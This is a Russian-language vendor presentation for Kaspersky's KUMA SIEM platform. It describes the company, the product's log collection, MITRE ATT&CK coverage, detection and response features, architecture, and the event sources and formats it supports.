

Kaspersky SIEM

Kaspersky Unified Monitoring
and Analysis Platform

Центральный элемент системы
кибербезопасности

kaspersky



Содержание



О компании



Тренды SIEM



Обзор решения



Искусственный
интеллект
и инновации



Функциональность



Лицензирование
и сайзинг



Реализованные
проекты



Новые
возможности

200

стран
и регионов

30+

региональных
представителей

5+ тыс.

высококвалифицированных
специалистов

50%

наших сотрудников занимаются
исследованиями и разработкой


📍 Центры прозрачности
📍 Офисы

1+ млрд

устройств защищено от массовых
киберугроз и целенаправленных
атак*

200+ тыс.

корпоративных клиентов
по всему миру



Центры экспертизы «Лаборатории Касперского»

4

● ●

Глобальный центр исследований и анализа угроз

GREAT

Исследование наиболее сложных угроз (APT, кампании кибершпионажа, глобальные киберэпидемии)

Расследование финансово-мотивированных киберпреступлений

Безопасность технологий будущего

●

Центр исследования угроз

Threat Research

Исследование вредоносного ПО

Контентная фильтрация

Безопасная разработка и конструктивная безопасность

●

Центр исследования технологий искусственного интеллекта

AI Technology Research

Обнаружение угроз с помощью ИИ / усиление ИБ-решений алгоритмами ИИ

Безопасность ИИ

Исследование генеративного ИИ

Технологическое лидерство, основанное на экспертизе мирового уровня



● Исследование угроз

● Расследование инцидентов

● ●

Центр сервисов по кибербезопасности

Security Services

Круглосуточная управляемая защита (MDR)

Мониторинг цифровых рисков

Анализ защищенности

Реагирование на инциденты

Консалтинговые сервисы для центров мониторинга

● ●

Центр исследования безопасности промышленных систем

ICS CERT

Анализ угроз в критических инфраструктурах

Исследование и оценка уязвимостей АСУ ТП

Разработка методик, стандартов и регламентов в области промышленной кибербезопасности

500 тыс.

уникальных вредоносных объектов
обнаруживает «Лаборатория
Касперского» каждый день

200+

крупных кибергрупп
отслеживается нами

1,7+ млрд

киберугроз было обнаружено
«Лабораторией Касперского» с момента
основания компании

SIEM (Security information and event management) – это комплексная система для сбора и анализа данных о событиях безопасности в локальной и облачной среде.



Сбор и нормализация данных из различных сред для централизованного контроля – это ключевой аспект создания эффективной системы безопасности.



SIEM помогает принимать ответные меры по устранению проблем, наносящих ущерб организации, а также обеспечивать соответствие нормативным требованиям и вести отчетность.

Цикл зрелости мониторинга и реагирования, 2024 г.



Источник: Отчет Hype Cycle for Security Operations (Цикл зрелости мониторинга и реагирования), Gartner, июль 2024 г.

SIEM помогает
организациям выявлять
важные события
безопасности,
определять их приоритет
и расследовать их, а также
реагировать на них и
формировать отчеты о
текущих и исторических
событиях безопасности.



Помогает организациям снижать риски — находит критические события безопасности и реагирует на них раньше, на более ранних этапах.



Объединяет разрозненные технологии в одну систему. И сокращает расходы на управление событиями и инцидентами безопасности.



Даёт полную картину происходящих событий безопасности за счёт надёжного сбора информации.

Формирует оперативные отчёты по безопасности и помогает соответствовать нормативным требованиям.


Обзор решения

kaspersky

Kaspersky Unified Monitoring and Analysis Platform

Современная платформа SOC, созданная на базе актуального технологического стека с применением машинного обучения и усиленная аналитическими данными о киберугрозах

Единая концепция кибербезопасности



Централизованное управление журналами

Сбор и хранение событий из самых разных источников в центральном хранилище для последующего анализа

Мониторинг активности пользователей и доступа к критически важным активам



Безопасное локальное хранение журналов для соблюдения нормативных требований и расследования инцидентов



Нормализация событий для согласования данных из различных источников событий



Политики хранения журналов



Встроенные и пользовательские коннекторы для сотен источников от «Лаборатории Касперского» и сторонних разработчиков с регулярными обновлениями и улучшениями

MITRE ATT&CK — это публичная база знаний о тактиках и техниках кибератак, ставшая мировым стандартом. В ней собраны сотни техник и подтехник и тысячи процедур.

При развитии SIEM-платформы Kaspersky Unified Monitoring and Analysis Platform (KUMA) мы активно используем MITRE ATT&CK. Например:



Добавляем разметку правил в соответствии с тактиками MITRE для улучшения анализа угроз.






Ориентируемся на MITRE при разработке готового контента (OOTB) для KUMA.

Сколько техник покрывает KUMA?

KUMA покрывает более **62%** матрицы, а при использовании продуктов «Лаборатории Касперского» этот показатель становится значительно выше.

[Подробнее](#)

KUMA охватывает более 60% всей матрицы MITRE ATT&CK.



i 60% — это внушительный показатель для одного решения. В сочетании с другими решениями от «Лаборатории Касперского» этот показатель будет выше.

Подробнее

Обнаружение угроз

Анализ событий и предупреждения о потенциальных внутренних и внешних угрозах в режиме реального времени

Быстрое обнаружение и определение приоритета угроз

Сокращение среднего времени обнаружения (MTTD)



Корреляция и создание предупреждений о выявленных угрозах практически в режиме реального времени



ИИ-модуль для обнаружения кибератак с подменой DLL (Dynamic Link Library)



Сотни готовых правил корреляции для разных сценариев атак — регулярно обновляемых «Лабораторией Касперского».

А также сопоставление с MITRE и рекомендации по реагированию.



Данные становятся точнее — их обогащают аналитикой с портала Kaspersky Threat Intelligence Portal, плюс мониторинг цифровых угроз через Kaspersky Digital Footprint Intelligence.

Реагирование на инциденты

Координация рабочего процесса реагирования с поддержкой совместной работы аналитиков

Сокращение среднего времени реагирования (MTTR), сдерживания и устранения последствий



Автоматически собирает инвентаризационные данные — они обогащают события ИБ контекстом и помогают в расследовании инцидентов.



Встроенные функции реагирования — через продукты «Лаборатории Касперского». Можно управлять сетевой изоляцией активов, правилами запрета, выполнением приложений и скриптов, и не только.



ИИ-ассистент делает краткую сводку и даёт аналитику, нужную для расследования инцидентов и приоритизации алертов.

АКТИВНЫЙ ПОИСК угроз

Обнаружение ранее
скрытых угроз



Быстрые поисковые запросы и готовые отчеты о событиях безопасности, включая исторические данные




Информационные панели и отчёты помогают заметить тенденции, закономерности и аномалии.



Алгоритмы ИИ оценивают риски активов — на основе этого можно строить гипотезы и вести активный поиск угроз.

Архитектура





* Если на рабочей станции установлен агент Kaspersky Endpoint (KES Win 12.6 или Linux 12.2 и старше), его можно использовать для передачи событий ОС в SIEM без дополнительной настройки источника данных



* Если на рабочей станции установлен агент Kaspersky Endpoint (KES Win 12.6 или Linux 12.2 и старше), его можно использовать для передачи событий ОС в SIEM без дополнительной настройки источника данных

Управление журналами с обеспечением **разделения** данных для расследования инцидентов и соблюдения нормативных требований

- KUMA получает информацию из разных источников событий и нормализует эти данные для обеспечения согласованности.
- Нормализованные события фильтруются, агрегируются, обогащаются и отправляются в коррелятор и (или) хранилище.

Транспорт

Подключите источник, от которого хотите получать события. Подробнее см. [в онлайн-справке](#).

Основные параметры Дополнительные параметры

Коннектор	Создать
Тип* ⓘ	file
Путь к файлу* ⓘ	C:\local_file_read*
Время ожидания изменений, сек ⓘ	0
Действие после таймаута ⓘ	Ничего не делать
Auditd	Ничего не делать Добавление суффикса Удаление

Для файловых коннекторов пользователи могут указать имя пути к файлу и результат обработки файла SIEM-коллектором

По поставщикам (более 350 источников, доступных «из коробки»)

«Лаборатория Касперского»
Absolute
AhnLab
Aruba
Avigilon
Ayehu
Barracuda Networks
BeyondTrust
Bloombase
BMC
Bricata
Brinqa
Broadcom
Check Point
Cisco
Citrix

Claroty
CloudPassage
Corvil
Cribl
CrowdStrike
CyberArk
Deep Instinct
Delinea
EclecticIQ
Edge Technologies
Eltex
ESET
F5 BIG-IP
FireEye
Forcepoint

Fortinet
Gigamon
Huawei
IBM
Ideco
Illumio
Imperva
Orion soft
Intralinks
Juniper Networks
Kemp Technologies
Kerio
Lieberman Software
MariaDB
Microsoft

MikroTik
Minerva Labs
NetIQ
NETSCOUT
Netskope
Netwrix
Nexthink
NIKSUN
Oracle
PagerDuty
Palo Alto Networks
Penta Security
Proofpoint
Radware
Recorded Future

ReversingLabs
SailPoint
SentinelOne
SonicWall
Sophos
ThreatConnect
ThreatQuotient
Trend Micro
Trustwave
VMware
Vormetric
WatchGuard
Windchill FRACAS
Zettaset
Zscaler

По типам передачи

TCP
UDP
NetFlow
sFlow
NATS JetStream
Kafka
HTTP

Databases (SQLite, MSSQL, MySQL, PostgreSQL, Cockroach, Oracle, Firebird, ClickHouse, Elasticsearch, MariaDB)
File
Diode
FTP

NFS
WMI
WEC
ETW (аналитика DNS)
SNMP
SNMP Traps
KEDR API
VMware API
MS Office 365

По типам данных

XML
Syslog
CSV
JSON

SQL
CEF
Key-Value
RegExp

NetFlow v5
NetFlow v9
IPFIX

